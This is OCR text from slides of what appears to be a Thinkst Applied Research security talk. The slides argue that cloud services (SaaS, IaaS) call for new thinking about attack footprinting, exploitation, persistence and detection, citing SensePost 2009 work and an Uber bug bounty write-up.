
[SensePost – 2009]

Scaling Registration?




3 minutes

[SensePost – 2009]



[SensePost – 2009]

hinkst
applied research




3 minutes

6 minutes

[SensePost – 2009]

9 minutes



[SensePost – 2009]

“This is different, and will need different thinking”

- Us (2009)

thinkst
applied research

“This is different, and will need different thinking”

- Us (2017)

thinkst
applied research

People still treat SaaS as “Just Another Web-app”

People still treat IaaS as “Hosted Linux Servers”

thinkst
applied research

Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

Always been under-valued


thinkst
applied research

Now it’s even harder

thinkst
applied research

Using the service
Extends your attack surface

thinkst
applied research



http://blog.pentestnepal.tech/post/149985438982/reading-ubers-internal-emails-uber-bug-bounty

thinkst
applied research


Would you know if it was being attacked?

